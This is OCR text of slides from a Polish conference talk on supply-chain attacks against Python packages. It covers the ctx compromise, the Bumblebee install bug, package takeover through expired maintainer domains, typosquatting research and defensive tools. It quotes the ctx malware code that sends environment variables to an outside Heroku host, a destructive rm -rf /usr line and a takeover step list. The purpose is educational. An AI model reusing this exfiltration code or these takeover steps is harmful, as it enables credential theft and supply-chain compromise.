ATAKI NA EKOSYSTEM PYTHONA (I NIE TYLKO)

MATEUSZ CHROBOK, OPOLE.DEV 24.10.2023

O MNIE


MATEUSZ CHROBOK

O CZYM TA PREZKA

Programiści

Systemy CI

Zależności


A TERAZ COŚ
Z ZUPEŁNIE
INNEJ BECZKI

COŚ "ZABAWNEGO": BUMBLEBEE

install script does rm -rf /usr for ubuntu #123

Closed ginoputrino opened this issue on 24 May 2011 · 172 comments

ginoputrino commented on 24 May 2011

An extra space at line 351:
rm -rf /usr /lib/nvidia-current/xorg/xorg


causes the install.sh script to do an rm -rf on the /usr directory for people installing in ubuntu.

Totally uncool dude!!! The script deletes everything under /usr. I just had to reinstall linux on my pc to recover.

Removing the space will fix this. Probably should do it quickly!!!

👍 776 👎 61 😄 908 🎉 284 😕 115 ❤️ 301 🚀 126 👀 194

COŚ "ZABAWNEGO": BUMBLEBEE



Przypadek
Nikt nie chciał nikogo skrzywdzić
/usr przestał istnieć

A co gdyby ktoś tak zrobił to CELOWO?

PYTHON CTX

Somdev Sangwan
@s0md3v

🚨 ALERT 🚨

Python's ctx library and a fork of PHP's phpass have been compromised. 3 million users combined.

The malicious code sends all the environment variables to a heroku app, likely to mine AWS credentials.


7:45 AM · May 24, 2022 · Twitter Web App

o co chodzi?


Reads all variables
Convert it to base64
Upload to Attacker

```
def __init__(self):
        self.sendRequest()

    def sendRequest(self):
        string = ""
        for _, value in environ.items():
            string += value+" "

        message_bytes = string.encode('ascii')
        base64_bytes = base64.b64encode(message_bytes)
        base64_message = base64_bytes.decode('ascii')
        response = requests.get("https://anti-theft-web.herokuapp.com/hacked/"+base64_message)
```

1. Create an empty variable that will be populated with user's ENVs.
2. Python "environ" module is used to return the user's environmental variables dictionary.
3. Sequence of commends that are base64 encode the environmental variables string.
4. Sending the ENV encoded string to a remote Heroku endpoint.


figlief / ctx
Public
Watch 1
Code
Issues
Pull requests
Actions
Projects
W
master
Go to file
Add file
Code
figlief fix docs and version
on Dec 19, 2014
7
.gitignore
Initial commit.
8 years ago


WHAT HAPPENED HERE?


python
comments
Welcome to Reddit.
Where a community about your favorite things
is waiting for you.
BECOME A REDDITOR
and subscribe to one of thousands of communities.
6
News
CTX New Version Released After 7 years (+750K Install)
pypi.org
submitted 8 days ago by [deleted]
15 comments

PRZEPIS NA: TAKEOVER

Lance R. Vick (@lrvick@mastodon.social)
@lrvick

1. Buy expired NPM maintainer email domains.
2. Re-create maintainer emails
3. Take over packages
4. Submit legitimate security patches that include package.json version bumps to malicious dependency you pushed
5. Enjoy world domination.

```
┌──(root㉿kali)-[/home/kali]
└─# whois figlief.com
   Domain Name: FIGLIEF.COM
   Registry Domain ID: 2696239024_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.google.com
   Registrar URL: http://domains.google.com
   Updated Date: 2022-05-14T18:40:06Z
   Creation Date: 2022-05-14T18:40:05Z
   Registry Expiry Date: 2023-05-14T18:40:05Z
```

[TestPyPI] Password reset request External Inbox ×

TestPyPI <noreply@test.pypi.org>
to me


Someone, perhaps you, has made a password reset request for your PyPI account 'figlief_test'.

If you wish to proceed with this request, click to reset your password.

This link will expire in 6 hours.

If you did not make this request, you can safely ignore this email.

https://orca.security/resources/blog/python-supply-chain-attack-ctx-phpass/



REAKCJE?

Włączcie 2FA11137!

https://github.com/pyupio/safety

Safety

pypi v2.3.5 | build passing | pyup up-to-date

Safety checks Python dependencies for known security vulnerabilities and suggests the proper remediations for vulnerabilities detected. Safety can be run on developer machines, in CI/CD pipelines and on production systems.

By default it uses the open Python vulnerability database Safety DB, which is **licensed for non-commercial use only**.

For all commercial projects, Safely must be upgraded to use a PyUp API using the `--key` option.

pip-audit

CI passing | pypi package 2.5.2 | in repositories 3 | openssf scorecard 7.1

`pip-audit` is a tool for scanning Python environments for packages with known vulnerabilities. It uses the Python Packaging Advisory Database (https://github.com/pypa/advisory-database) via the PyPI JSON API as a source of vulnerability reports.

This project is maintained in part by Trail of Bits with support from Google. This is not an official Google or Trail of Bits product.

https://github.com/pypa/pip-audit

TYPOSQUATTING

The Attack

So basically we create a fake package that has a similar name as a famous package on `PyPi`, `Npmjs.com` or `rubygems.org`. For example we could upload a package named *reqeusts* instead of the famous requests module. I created such typo package names in three different ways:

1. **Creative typo names** like `coffe-script` instead of `coffee-script`. Often only humans can create creative typo names, because its creation process requires an intuitive understanding of *what grammatical mistake is easy to make* with the origin name.

2. **Stdlib typos** or core package names like `urllib2`. Stdlib typos are package names that do exist in the core of the language but haven't registered in the third party package manager yet.

3. **Algorithmically determined typo names** like `req7est` instead of `request`. Algorithmically typo candidates are suggestions from algorithms like the Levenshtein distance.

All in all, I created **over 200 such packages** and equipped them with a small program and uploaded them over the course of several months. The idea is to add some code to the packages that is executed whenever the package is downloaded with the installing user rights.

Conclusion

If I would have had malicious intentions and if malware was distributed instead of the notification program which only send information to a university web server, then these **17289 unique hosts** would be under my control. At least **43.6 %** of hosts with administrative rights would have given me **8552 computers with complete access** to the whole operating system API.

https://incolumitas.com/2016/06/08/typosquatting-package-managers/


Table 7.2: 64 Typos generated by the own algorithm for the base name *request* with 168 total installations.

Number of installations	Algorithmically created package names
168	Sum of all installations
29	requst
10	reqest reques
9	requrest reqeust reuqest
8	requset rquest
5	reuest
4	requeset
3	requets trequest requesst rerquest requet
2	eequrst reequest resquest requesrt
1	rsequest retquest reqquest requeust reqseut reqeuest e
	rtequest reuquest qrequest srequest reqruest requuest
	requerst requeest requesqt requtest urequest ruequest
	retuesq sequert ruqeest reqtesu rqequest requsest ueqr
	tequesr erquest reeuqst rtquese erequest reqtuest reqsu
	requeqst requestt
0	request

